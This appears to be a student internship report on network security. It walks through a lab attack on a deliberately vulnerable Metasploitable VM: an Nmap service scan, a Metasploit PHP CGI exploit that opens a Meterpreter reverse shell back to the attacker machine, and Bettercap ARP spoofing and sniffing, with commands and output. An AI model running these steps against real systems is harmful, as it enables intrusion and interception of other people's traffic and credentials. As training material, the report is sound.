

Project Report

Network security through Nmap scanning and Bettercap

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Program: BCA

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Acknowledgement

I would like to take this opportunity to express my heartfelt gratitude to all the individuals who have contributed to the successful completion of this project on " Network Security through Nmap scanning and Bettercap".

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Sincerely,

Sparsh Roy

Abstract

Man-in-the-Middle (MITM) attacks exploit vulnerabilities in network communications by positioning an attacker between two parties who believe they are directly communicating. This tactic allows the attacker to intercept, alter, or inject malicious data into the communication stream. Understanding and addressing MITM attacks is crucial for any organization to protect sensitive information and ensure data integrity. Regular assessment of network security is essential, as it helps to identify and mitigate potential points of interception, thus preventing unauthorized access and manipulation of critical data.

Various tools and methods for executing Man-in-the-Middle (MITM) attacks offer distinct functionalities and produce diverse results. These results often vary in format, complicating the analysis and interpretation process. In this project, Bettercap is utilized as the primary tool for performing MITM attacks. We demonstrate how Bettercap, an advanced open-source network attack tool, facilitates the execution of various MITM techniques. We illustrate how Bettercap integrates multiple attack vectors into a unified platform, providing comprehensive and actionable insights for network security analysis.

Building on the limitations of traditional network attack tools, Bettercap has been developed to integrate the strengths of existing solutions while addressing their shortcomings. This tool is designed specifically for executing Man-in-the-Middle (MITM) attacks, providing a comprehensive suite for network sniffing, traffic manipulation, and attack execution. Bettercap performs real-time interception of network traffic, allowing attackers to capture and analyze data exchanged between communication parties. Additionally, it facilitates various MITM techniques, including ARP spoofing and DNS spoofing, to exploit vulnerabilities in network protocols. Beyond just intercepting data, Bettercap enables dynamic manipulation of traffic, making it possible to alter and inject malicious data into the communication stream.

This dissertation explores the functionalities of Bettercap, demonstrating its effectiveness in executing MITM attacks and its capabilities in providing detailed network traffic analysis. Furthermore, the tool's modular design allows for flexible configuration and extension, enhancing its application in real-world scenarios. The results illustrate how Bettercap improves upon previous tools by offering a more integrated and efficient approach to conducting and understanding MITM attacks. Moreover, Bettercap enhances its utility with advanced features that allow for customization and automation of MITM attacks. By supporting scripting and integration with other tools, it provides a flexible platform for simulating diverse attack scenarios and adapting to various network conditions. This project highlights how Bettercap's capabilities extend beyond basic attack execution, offering a comprehensive approach to monitoring and analyzing network traffic. The results underscore its effectiveness in advancing network security assessments and improving threat detection strategies.

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Chapter 1: Company Profile

1. Acmegrade is a Platform that utilizes advanced modern techniques to enhance practical oriented knowledge among potential clientele in India and abroad for various educational domains and plays a major role in research and development of products and teaching aids to supplement education, and to enhance education by developing Products using latest technologies and tools using different mediums.
2. Acmegrade focuses on ensuring our clients advanced exposure to Expertise from High-end industries through Mentorship Programs of guidance and assistance in Technical and Management domains through its platform.

1.1 Organisational Structure

1. Chief Technology Officer
2. Vice President
3. Senior Manager
4. Executive
5. Interns

1.2 Functional Departments

1. Sales and marketing
2. Human resources
3. Operations
4. Finance
5. Post sales
6. Technical department

Chapter 2: Introduction to Assigned Job

As a Cybersecurity intern at AcmeGrade, I participated in an intensive training program followed by a hands-on project-based internship. The role involved applying theoretical knowledge to practical scenarios, enhancing my skills in network security, ethical hacking, and cyber threat analysis.

2.1 Training and Skill Development

- Completed a comprehensive cybersecurity training course covering fundamental and advanced topics.
- Acquired knowledge in areas such as network scanning using Nmap, performing MITM attacks using Bettercap, and other essential cybersecurity practices.

2.2 Project Work

- Collaborated with a team of interns to execute a group project focused on network security using nmap scanning and performing Man In The Middle Attack using Bettercap.
- Conducted network security assessments, identifying vulnerabilities and proposing mitigation strategies.

2.3 Tools and Technologies

- Utilized tools like Nmap for network scanning and Bettercap for man-in-the-middle attacks.
- Gained hands-on experience with various cybersecurity frameworks and methodologies.

2.4 Documentation and Reporting

- Documented project findings, methodologies, and results in detailed reports.
- Presented project outcomes to supervisors and peers, demonstrating the effectiveness of implemented solutions.

2.5 Collaboration and Communication

- Worked closely with team members to share insights and develop collaborative solutions.
- Communicated progress and challenges effectively to mentors and project leads.

2.6 Key Achievements

- Successfully completed a cybersecurity project that addressed the cause of MITM attack
- Enhanced skills in network security, ethical hacking, and cyber threat analysis.
- Developed a comprehensive understanding of cybersecurity tools and techniques.

2.7 Skills Acquired

- Network Scanning (Nmap)
- Man-in-the-Middle (MITM) Attacks (Bettercap)
- Vulnerability Assessment
- Cybersecurity Documentation
- Team Collaboration and Communication

Chapter 3: Modular description of job

3.1 Objective

To perform a comprehensive study and practical implementation of Man-in-the-Middle (MITM) attacks using Nmap for network scanning and Bettercap for attack execution. The project aims to understand the mechanics of MITM attacks, identify vulnerabilities, and explore mitigation techniques.

3.2 Modules

3.2.1 Introduction to MITM Attacks

- **Overview:** Introduction to the concept of MITM attacks, their types, and their implications on network security.
- **Learning Outcomes:** Understanding the fundamental principles of MITM attacks and their impact on data integrity and confidentiality.

3.2.2 Network Scanning with Nmap:

- **Overview:** Detailed exploration of Nmap as a network scanning tool.

Activities:

- Installation and setup of Nmap.
- Performing various types of scans (e.g., SYN scan, ACK scan) to identify live hosts and open ports.
- Gathering information about the target network's topology and security posture.

Learning Outcomes: Proficiency in using Nmap for network reconnaissance and vulnerability assessment.

3.2.3 Introduction to Bettercap:

- **Overview:** Understanding Bettercap as a powerful tool for network attacks.

Activities:

- Installation and setup of Bettercap.
- Overview of Bettercap modules and capabilities.
- **Learning Outcomes:** Familiarity with the Bettercap interface and its features for conducting network attacks.

3.2.4 Performing MITM Attack with Bettercap

- **Overview:** Step-by-step execution of a MITM attack using Bettercap.

Activities:

- ARP spoofing to intercept traffic between two devices.
- DNS spoofing to redirect traffic.
- HTTP/HTTPS traffic interception and manipulation.

Learning Outcomes: Practical experience in executing MITM attacks and understanding their real-world implications.

3.2.5 Analyzing Captured Data

Overview: Examination of data intercepted during the MITM attack.

Activities:

- Using Wireshark to analyze network traffic.
- Identifying sensitive information such as usernames, passwords, and session tokens.

Learning Outcomes: Ability to analyze network traffic and recognize potential security breaches.

3.2.6 Mitigation Techniques

- **Overview:** Exploration of strategies to prevent and mitigate MITM attacks.

Activities:

- Implementing security measures such as SSL/TLS encryption.
- Configuring network devices to prevent ARP spoofing.
- Educating users about the risks and signs of MITM attacks.

Learning Outcomes: Understanding best practices for securing networks against MITM attacks.

3.2.7 Documentation and Reporting:

Overview: Creating comprehensive documentation of the project.

Activities:

- Writing detailed reports on the methodology, findings, and conclusions.
- Presenting the project results to peers and supervisors.

Learning Outcomes: Developing skills in technical writing and presentation.

Tools and Technologies:

- **Nmap:** Network scanning and reconnaissance tool.
- **Bettercap:** Framework for MITM attacks.
- **Wireshark:** Network protocol analyzer for traffic analysis.

Chapter 4: Detailed Analysis of Each Module

4.1 Introduction to MITM Attacks

A Man-in-the-Middle (MITM) attack is a type of cyberattack where an attacker secretly intercepts and relays communication between two parties who believe they are directly communicating with each other. MITM attacks are particularly dangerous because they allow an attacker to eavesdrop on private conversations, steal data, alter communications, and manipulate outcomes in real-time without the knowledge of the participants.

Activities:

- **Definition and Types:** Explored various MITM attacks such as ARP spoofing and DNS spoofing.
- **Case Studies:** Reviewed notable MITM attacks to analyze their impact and methodologies.

Outcomes:

- Acquired knowledge of the principles and risks associated with MITM attacks.
- Gained insight into common techniques used by attackers to intercept and manipulate communications.

4.2 Network Scanning with Nmap

Objective: To utilize Nmap for network discovery and security auditing.

Activities:

- **Installation:** Set up Nmap on various operating systems (Windows, Linux, Mac).
- **Basic Scans:**
 - **Ping Scan:** Identified live hosts in the network.
 - **Port Scanning:** Detected open ports using SYN, ACK, and UDP scans.
- **Advanced Scans:**
 - **OS Detection:** Determined the operating system of target hosts.
 - **Service Version Detection:** Identified software versions on network services.
- **Vulnerability Scanning:** Applied Nmap scripts to uncover known vulnerabilities.

Outcomes:

- Developed proficiency in network reconnaissance using Nmap.

- Identified potential security vulnerabilities within the network.

4.3 Introduction to Bettercap

Objective: To understand and use Bettercap for MITM attacks.

Activities:

- **Installation:** Installed Bettercap and configured basic settings.
- **Module Exploration:**
 - **net.probe:** Discovered live hosts.
 - **net.recon:** Collected detailed network information.
 - **arp.spoof:** Conducted ARP spoofing attacks.
 - **http.proxy:** Intercepted HTTP/HTTPS traffic.

Outcomes:

- Gained familiarity with Bettercap's interface and functionalities.
- Learned to configure and utilize Bettercap for network attacks.

4.4 Performing MITM Attacks with Better cap

Objective: To execute MITM attacks using Better cap, focusing on ARP and DNS spoofing.

Activities:

- **ARP Spoofing:**
 - **Concept:** Studied ARP and ARP spoofing techniques.
 - **Execution:** Performed ARP spoofing attacks with Better cap.
- **DNS Spoofing:**
 - **Concept:** Learned about DNS and DNS spoofing.
 - **Execution:** Implemented DNS spoofing attacks using Better cap.
- **Traffic Interception:**
 - **HTTPS Stripping:** Downgraded HTTPS to HTTP to capture data.

- **Payload Injection:** Injected malicious payloads into intercepted traffic.

Outcomes:

- Gained practical experience in executing ARP and DNS spoofing attacks.
- Acquired skills in intercepting and manipulating network traffic.

4.5 Analysing Captured Data

Objective: To analyse data captured during MITM attacks for sensitive information and security breaches.

Activities:

- **Using Wireshark:**
 - **Installation:** Set up Wireshark for traffic capture.
 - **Traffic Capture:** Collected network traffic during attacks.
 - **Analysis:**
 - **Filtering:** Isolated relevant traffic using Wireshark filters.
 - **Protocol Analysis:** Analysed protocols to identify sensitive data.
 - **Credentials Identification:** Located usernames, passwords, and session tokens.

Outcomes:

- Developed proficiency in network traffic analysis using Wireshark.
- Identified and interpreted sensitive information within captured data.

4.6 Mitigation Techniques

Objective: To explore and implement strategies for preventing and mitigating MITM attacks.

Activities:

- **Security Measures:**
 - **Network Configuration:** Configured network devices to prevent MITM attacks.

- **User Education:**
 - **Awareness Programs:** Conducted sessions to educate users on MITM risks.
 - **Best Practices:** Promoted strong passwords and secure connections.
- **Security Audits:**
 - **Network Audits:** Regularly scanned the network for vulnerabilities.
 - **Policy Reviews:** Ensured security policies were up-to-date.

Outcomes:

- Gained understanding of MITM prevention and mitigation best practices.
- Implemented effective security measures and user education strategies.

4.7 Documentation and Reporting

Objective: To document and present the project findings comprehensively.

Activities:

- **Project Documentation:**
 - **Methodology:** Documented project steps and procedures.
 - **Findings:** Recorded results from network scans, MITM attacks, and data analysis.
 - **Conclusions:** Summarized attack effectiveness.
- **Report Writing:**
 - **Presentation:** Created presentations to showcase project results.

Outcomes:

- Developed technical writing and documentation skills.
- Effectively communicated complex technical information through reports and presentations.

Chapter 5: Project undertaken

5.1 Objective:

To perform a network reconnaissance and interception task by:

1. Scanning a target machine for open ports using Nmap to identify possible entry points.
2. Conducting a Man-in-the-Middle (MITM) attack using Bettercap to intercept network traffic.
3. Utilizing Wireshark to analyze captured data for insights into network communication and potential vulnerabilities.

5.2 Tools and Technologies

1. Nmap: A powerful open-source tool for network scanning and security auditing.
2. Bettercap: A versatile tool for MITM attacks, network monitoring, and spoofing.
3. Wireshark: A popular network protocol analyzer used for detailed packet-level inspection.

5.3 Target Machine

Metasploitable - A purposely vulnerable virtual machine for testing and learning penetration testing techniques.

5.4 Attack Machine:

Kali Linux - A penetration testing Linux distribution used as the attacker's machine

5.5 Methodology

5.5.1 Network Scanning Using Nmap

1. Open Kali Linux and access the terminal.
2. Launch Nmap by entering `nmap -sV -vv -O [target-IP]`.
3. The `-sV` option enables service version detection to identify the services running on open ports.
 - a. The `-vv` option increases verbosity, providing more detailed output for each step.

- b. The -O option enables OS detection, identifying the operating system on the target machine.
- c. Review the scan results for a list of open ports and services.
- d. Identify a specific port to target, such as port 8188 if available, based on the scan results.

PORT	STATE	SERVICE	REASON	VERSION
21/tcp	open	ftp	syn-ack ttl 64	vsftpd 2.3.4
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	syn-ack ttl 64	Linux telnetd
25/tcp	open	smtp	syn-ack ttl 64	Postfix smtpd
53/tcp	open	domain	syn-ack ttl 64	ISC BIND 9.4.2
80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	syn-ack ttl 64	2 (RPC #100000)
139/tcp	open	netbios-ssn	syn-ack ttl 64	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	syn-ack ttl 64	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	syn-ack ttl 64	netkit-rsh rexecd
513/tcp	open	login	syn-ack ttl 64	OpenBSD or Solaris rlogind
514/tcp	open	tcpwrapped	syn-ack ttl 64	
1099/tcp	open	java-rmi	syn-ack ttl 64	GNU Classpath grmiregistry
1524/tcp	open	bindshell	syn-ack ttl 64	Metasploitable root shell
2049/tcp	open	nfs	syn-ack ttl 64	2-4 (RPC #100003)
2121/tcp	open	ftp	syn-ack ttl 64	ProFTPD 1.3.1
3306/tcp	open	mysql	syn-ack ttl 64	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	syn-ack ttl 64	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	syn-ack ttl 64	VNC (protocol 3.3)
6000/tcp	open	X11	syn-ack ttl 64	(access denied)
6667/tcp	open	irc	syn-ack ttl 64	UnrealIRCd
8009/tcp	open	ajp13	syn-ack ttl 64	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	syn-ack ttl 64	Apache Tomcat/Coyote JSP engine 1.1

Fig1-Port scanning using Nmap

5.5.2 Setting Up Metasploit

1. Launch Metasploit by typing msfconsole in the terminal.
2. Choose an exploit by entering use exploit/multi/http/php_cgi_arg_injection.
3. This exploit targets a vulnerable version of PHP installed on Apache web servers, often exploitable through PHP CGI Argument Injection.

```
(root@kali)-[/home/abc]
# msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services
```

Fig2-Using msfconsole

5.5.3 Configuring Payload in Metasploit

1. Set the payload to php/meterpreter/reverse_tcp to create a reverse TCP connection.
2. Use show options to display required parameters for the exploit and payload configuration.

```
msf6 > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
```

Fig3-Using and setting of payload of php vulnerability

5.5.4 Setting Up Host Parameters

1. Configure RHOST (the target IP) by entering the target machine's IP address.
2. Configure LHOST (the attacker's IP) with the Kali Linux IP address to set up the reverse connection.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):

  Name      Current Setting  Required  Description
  ----      -
  PLESK      false           yes       Exploit Plesk
  Proxies    no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80             yes       The target port (TCP)
  SSL        false          no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  no             no        The URI to request (must be a CGI-handled PHP script)
  URLENCODING 0             yes       Level of URI URLENCODING and padding (0 for minimum)
  VHOST      no             no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      192.168.108.131 yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic
```

Fig4-Payload options

5.5.5 Running the Exploit

1. Run the exploit to establish a meterpreter session on the target machine.
2. After gaining access, use the `getuid` command within meterpreter to retrieve the user ID on the target.
3. Explore other available meterpreter commands to gather additional system information.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.108.129
RHOST => 192.168.108.129
msf6 exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.108.131
LHOST => 192.168.108.131
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.108.131:4444
[*] Sending stage (39927 bytes) to 192.168.108.129
[*] Meterpreter session 1 opened (192.168.108.131:4444 -> 192.168.108.129:57055) at 2024-11-03 08:36:32 -0500
```

Fig5-Setting of remote host and local host

```
meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter  : php/linux
meterpreter > pwd
/var/www
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.108.129 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(multi/http/php_cgi_arg_injection) > exit
```

Fig6-Meterpreter access and getting the system information

5.5.6 Setting Up MITM Attack Using Bettercap

1. Start Bettercap by entering `sudo bettercap` with root privileges.
2. Activate network probing with `net.probe on` to scan for devices on the local network, identifying devices within the same subnet.

5.5.7 Configuring Full-Duplex ARP Spoofing

1. Enter `set arp.spoof.fullduplex true` to allow bidirectional ARP spoofing.
2. Full-duplex mode makes the MITM attack more effective by intercepting communications between the target machine and other devices.

```
(root@kali)~/home/abc
# sudo bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.108.0/24 > 192.168.108.131 » [11:15:11] [sys.log] [inf] gateway monitor started ...
192.168.108.0/24 > 192.168.108.131 » net.probe on
192.168.108.0/24 > 192.168.108.131 » [11:15:24] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.108.0/24 > 192.168.108.131 » [11:15:24] [sys.log] [inf] net.probe probing 256 addresses on 192.168.108.0/24
192.168.108.0/24 > 192.168.108.131 » [11:15:24] [endpoint.new] endpoint 192.168.108.129 detected as 00:0c:29:fa:dd:2a (VMware, Inc.).
192.168.108.0/24 > 192.168.108.131 » [11:15:24] [endpoint.new] endpoint 192.168.108.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.108.0/24 > 192.168.108.131 » [11:15:27] [endpoint.new] endpoint 192.168.108.254 detected as 00:50:56:ed:30:d1 (VMware, Inc.).
192.168.108.0/24 > 192.168.108.131 » [11:15:35] [endpoint.lost] endpoint 192.168.108.1 00:50:56:c0:00:08 (VMware, Inc.) lost.
192.168.108.0/24 > 192.168.108.131 » [11:15:40] [endpoint.new] endpoint 192.168.108.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.108.0/24 > 192.168.108.131 » [11:16:04] [endpoint.lost] endpoint 192.168.108.1 00:50:56:c0:00:08 (VMware, Inc.) lost.
192.168.108.0/24 > 192.168.108.131 » [11:16:05] [endpoint.new] endpoint 192.168.108.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.108.0/24 > 192.168.108.131 » [11:16:16] [endpoint.lost] endpoint 192.168.108.1 00:50:56:c0:00:08 (VMware, Inc.) lost.
192.168.108.0/24 > 192.168.108.131 » [11:16:21] [endpoint.new] endpoint 192.168.108.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.108.0/24 > 192.168.108.131 » [11:16:31] [endpoint.lost] endpoint 192.168.108.1 00:50:56:c0:00:08 (VMware, Inc.) lost.
192.168.108.0/24 > 192.168.108.131 » [11:16:37] [endpoint.new] endpoint 192.168.108.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.108.0/24 > 192.168.108.131 » [11:16:48] [endpoint.lost] endpoint 192.168.108.1 00:50:56:c0:00:08 (VMware, Inc.) lost.
192.168.108.0/24 > 192.168.108.131 » [11:16:53] [endpoint.new] endpoint 192.168.108.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.108.0/24 > 192.168.108.131 » [11:17:04] [endpoint.lost] endpoint 192.168.108.1 00:50:56:c0:00:08 (VMware, Inc.) lost.
192.168.108.0/24 > 192.168.108.131 » [11:17:09] [endpoint.new] endpoint 192.168.108.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.108.0/24 > 192.168.108.131 » set arp.spoof.fullduplex true
192.168.108.0/24 > 192.168.108.131 » set arp.spoof.fullduplex true
```

Fig7-Probing and ARP spoofing in Bettercap

5.5.8 Enabling ARP Spoofing

1. Run `arp.spoof on` to begin ARP spoofing.
2. This associates the attacker's MAC address with the gateway IP on the target, redirecting network traffic through the attacker's machine.

5.5.9 Setting the Output File for Captured Data

1. Enter `set net.sniff.output capture.txt` to specify a file for storing captured network traffic.
2. All sniffed data will be saved in `capture.txt` for later analysis.


```

2.168.108.0/24 > 192.168.108.1 » arp.spoof[11:19:18] [endpoint.new] endpoint 192.168.108.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
2.168.108.0/24 > 192.168.108.1 » arp.spoof on
11:19:26 [sys.log] [inf] arp.spoof enabling forwarding
2.168.108.0/24 > 192.168.108.1 » [11:19:26] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
2.168.108.0/24 > 192.168.108.1 » [11:19:26] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
2.168.108.0/24 > 192.168.108.1 » [11:19:28] [endpoint.lost] endpoint 192.168.108.1 00:50:56:c0:00:08 (VMware, Inc.) lost.
2.168.108.0/24 > 192.168.108.1 » [11:19:34] [endpoint.new] endpoint 192.168.108.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
2.168.108.0/24 > 192.168.108.1 » [11:19:44] [endpoint.lost] endpoint 192.168.108.1 00:50:56:c0:00:08 (VMware, Inc.) lost.
2.168.108.0/24 > 192.168.108.1 » [11:19:50] [endpoint.new] endpoint 192.168.108.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
2.168.108.0/24 > 192.168.108.1 » [11:20:00] [endpoint.lost] endpoint 192.168.108.1 00:50:56:c0:00:08 (VMware, Inc.) lost.
2.168.108.0/24 > 192.168.108.1 » set net.sniff[11:20:06] [endpoint.new] endpoint 192.168.108.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
2.168.108.0/24 > 192.168.108.1 » set net.sniff,output [11:20:17] [endpoint.lost] endpoint 192.168.108.1 00:50:56:c0:00:08 (VMware, Inc.) lost.
2.168.108.0/24 > 192.168.108.1 » set net.sniff[11:20:21] [endpoint.new] endpoint 192.168.108.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
2.168.108.0/24 > 192.168.108.1 » set net.sniff [11:20:32] [endpoint.lost] endpoint 192.168.108.1 00:50:56:c0:00:08 (VMware, Inc.) lost.
2.168.108.0/24 > 192.168.108.1 » set net.sniff,output cap[11:20:38] [endpoint.new] endpoint 192.168.108.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
2.168.108.0/24 > 192.168.108.1 » set net.sniff,output capture.txt
2.168.108.0/24 > 192.168.108.1 » net.sniff[11:20:49] [endpoint.lost] endpoint 192.168.108.1 00:50:56:c0:00:08 (VMware, Inc.) lost.
2.168.108.0/24 > 192.168.108.1 » net.sniff on
2.168.108.0/24 > 192.168.108.1 » [11:20:54] [endpoint.new] endpoint 192.168.108.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
2.168.108.0/24 > 192.168.108.1 » [11:20:56] [net.sniff.mdns] mdns 192.168.108.1 : SRV query for 2KTV-3MH-964e5068d59abac3a67b6f20763154de._googlecast._tcp.local
2.168.108.0/24 > 192.168.108.1 » [11:20:56] [net.sniff.mdns] mdns fe80::530:44:97f5:921e : SRV query for 2KTV-3MH-964e5068d59abac3a67b6f20763154de._googlecast._tcp.local
2.168.108.0/24 > 192.168.108.1 » [11:21:05] [endpoint.lost] endpoint 192.168.108.1 00:50:56:c0:00:08 (VMware, Inc.) lost.
2.168.108.0/24 > 192.168.108.1 » [11:21:10] [endpoint.new] endpoint 192.168.108.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
2.168.108.0/24 > 192.168.108.1 » [11:21:21] [endpoint.lost] endpoint 192.168.108.1 00:50:56:c0:00:08 (VMware, Inc.) lost.
2.168.108.0/24 > 192.168.108.1 » [11:21:26] [endpoint.new] endpoint 192.168.108.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
2.168.108.0/24 > 192.168.108.1 » [11:21:32] [net.sniff.dns] dns gateway > METASPOITABLE : acmegrade.com is 54.199.34.18
2.168.108.0/24 > 192.168.108.1 » [11:21:32] [net.sniff.dns] dns gateway > METASPOITABLE : acmegrade.com is 54.199.34.18
2.168.108.0/24 > 192.168.108.1 » [11:21:33] [net.sniff.dns] dns gateway > METASPOITABLE : 131.108.168.192.in-addr.arpa is Non-Existent Domain
2.168.108.0/24 > 192.168.108.1 » [11:21:33] [net.sniff.dns] dns gateway > METASPOITABLE : 131.108.168.192.in-addr.arpa is Non-Existent Domain
2.168.108.0/24 > 192.168.108.1 » [11:21:33] [net.sniff.dns] dns gateway > METASPOITABLE : 2.108.168.192.in-addr.arpa is Non-Existent Domain
2.168.108.0/24 > 192.168.108.1 » [11:21:33] [net.sniff.dns] dns gateway > METASPOITABLE : 2.108.168.192.in-addr.arpa is Non-Existent Domain
2.168.108.0/24 > 192.168.108.1 » [11:21:34] [net.sniff.dns] dns gateway > METASPOITABLE : 131.108.168.192.in-addr.arpa is Non-Existent Domain
2.168.108.0/24 > 192.168.108.1 » [11:21:34] [net.sniff.dns] dns gateway > METASPOITABLE : 131.108.168.192.in-addr.arpa is Non-Existent Domain
2.168.108.0/24 > 192.168.108.1 » [11:21:34] [net.sniff.dns] dns gateway > METASPOITABLE : 2.108.168.192.in-addr.arpa is Non-Existent Domain
2.168.108.0/24 > 192.168.108.1 » [11:21:34] [net.sniff.dns] dns gateway > METASPOITABLE : 2.108.168.192.in-addr.arpa is Non-Existent Domain
2.168.108.0/24 > 192.168.108.1 » [11:21:36] [net.sniff.dns] dns gateway > METASPOITABLE : 131.108.168.192.in-addr.arpa is Non-Existent Domain
2.168.108.0/24 > 192.168.108.1 » [11:21:36] [net.sniff.dns] dns gateway > METASPOITABLE : 131.108.168.192.in-addr.arpa is Non-Existent Domain
2.168.108.0/24 > 192.168.108.1 » [11:21:36] [net.sniff.dns] dns gateway > METASPOITABLE : 2.108.168.192.in-addr.arpa is Non-Existent Domain
2.168.108.0/24 > 192.168.108.1 » [11:21:36] [net.sniff.dns] dns gateway > METASPOITABLE : 2.108.168.192.in-addr.arpa is Non-Existent Domain
2.168.108.0/24 > 192.168.108.1 » [11:21:37] [endpoint.lost] endpoint 192.168.108.1 00:50:56:c0:00:08 (VMware, Inc.) lost.
2.168.108.0/24 > 192.168.108.1 » [11:21:38] [net.sniff.dns] dns gateway > METASPOITABLE : 131.108.168.192.in-addr.arpa is Non-Existent Domain
2.168.108.0/24 > 192.168.108.1 » [11:21:38] [net.sniff.dns] dns gateway > METASPOITABLE : 131.108.168.192.in-addr.arpa is Non-Existent Domain
2.168.108.0/24 > 192.168.108.1 » [11:21:38] [net.sniff.dns] dns gateway > METASPOITABLE : 2.108.168.192.in-addr.arpa is Non-Existent Domain

```

Fig8-Sniffing in Bettercap

5.5.10 Monitoring System Performance

1. Open a new terminal window and enter the top command.
2. Monitor system resources to ensure the attack does not strain performance.

```

top - 11:23:56 up 1:07, 0 users, load average: 0.37, 0.40, 0.32
Tasks: 306 total, 1 running, 305 sleeping, 0 stopped, 0 zombie
%Cpu(s):  2.3 us,  0.9 sy,  0.0 ni, 96.8 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem : 3885.0 total, 1321.2 free, 1557.8 used, 1278.2 buff/cache
MiB Swap:  975.0 total,  975.0 free,  0.0 used, 2328.0 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR   S  %CPU  %MEM     TIME+ COMMAND
 1828 abc       20   0 4574964 493748 157588 S   7.6 12.4   3:48.30 gnome-shell
 1595 abc       20   0 4494008 140248 76912  S   1.7  3.7   1:32.63 Xorg
 2701 abc       20   0 708324 60924 45872  S   1.0  1.5   0:40.09 gnome-terminal-
5420 root       20   0  9632    4736 2688 R   0.7  0.1   0:03.66 top
   63 root       20   0  0 0 0 S   0.3  0.0   0:00.39 kcompactd0
 2026 abc       20   0 214868 39796 29552  S   0.3  1.0   0:14.31 vmttoolsd
 5163 abc       20   0 1257784 275796 149386 S   0.3  6.9   0:10.93 wireshark
 5388 root       20   0 13204 6960 3888 S   0.3  0.2   0:00.32 sudo
   1 root        20   0  22940 14420 10212  S   0.4  0.4   0:03.09 systemd
   2 root        20   0  0 0 0 S   0.5  0.0   0:00.01 kthreadd
   3 root        20   0  0 0 0 S   0.5  0.0   0:00.00 pool_workqueue_release
   4 root        20  -20  0 0 0 S   0.1  0.0   0:00.00 kworker/R-rcu_g
   5 root        20  -20  0 0 0 S   0.1  0.0   0:00.00 kworker/R-rcu_p
   6 root        20  -20  0 0 0 S   0.1  0.0   0:00.00 kworker/R-slab
   7 root        20  -20  0 0 0 S   0.1  0.0   0:00.00 kworker/R-netns
   9 root        20  -20  0 0 0 S   0.1  0.0   0:00.00 kworker/R-oh-events_highpri
  12 root        20  -20  0 0 0 S   0.1  0.0   0:00.00 kworker/R-mm_pg
  13 root        20   0  0 0 0 S   0.1  0.0   0:00.00 rcu_tasks_kthread
  14 root        20   0  0 0 0 S   0.1  0.0   0:00.00 rcu_tasks_rude_kthread
  15 root        20   0  0 0 0 S   0.1  0.0   0:00.00 rcu_tasks_trace_kthread
  16 root        20   0  0 0 0 S   0.5  0.0   0:00.22 ksoftirqd/0
  17 root        20   0  0 0 0 S   0.1  0.0   0:00.38 rcu_preempt
  18 root        20   0  0 0 0 S   0.5  0.0   0:00.04 migration/0
  19 root       -51   0  0 0 0 S   0.5  0.0   0:00.00 idle_inject/0
  20 root        20   0  0 0 0 S   0.5  0.0   0:00.00 cpuhp/0
  21 root        20   0  0 0 0 S   0.5  0.0   0:00.00 cpuhp/1
  22 root       -51   0  0 0 0 S   0.5  0.0   0:00.00 idle_inject/1
  23 root        20   0  0 0 0 S   0.5  0.0   0:00.17 migration/1
  24 root        20   0  0 0 0 S   0.5  0.0   0:00.62 ksoftirqd/1
  26 root        20  -20  0 0 0 S   0.1  0.0   0:00.00 kworker/1:0H-events_highpri
  27 root        20   0  0 0 0 S   0.5  0.0   0:00.00 cpuhp/2
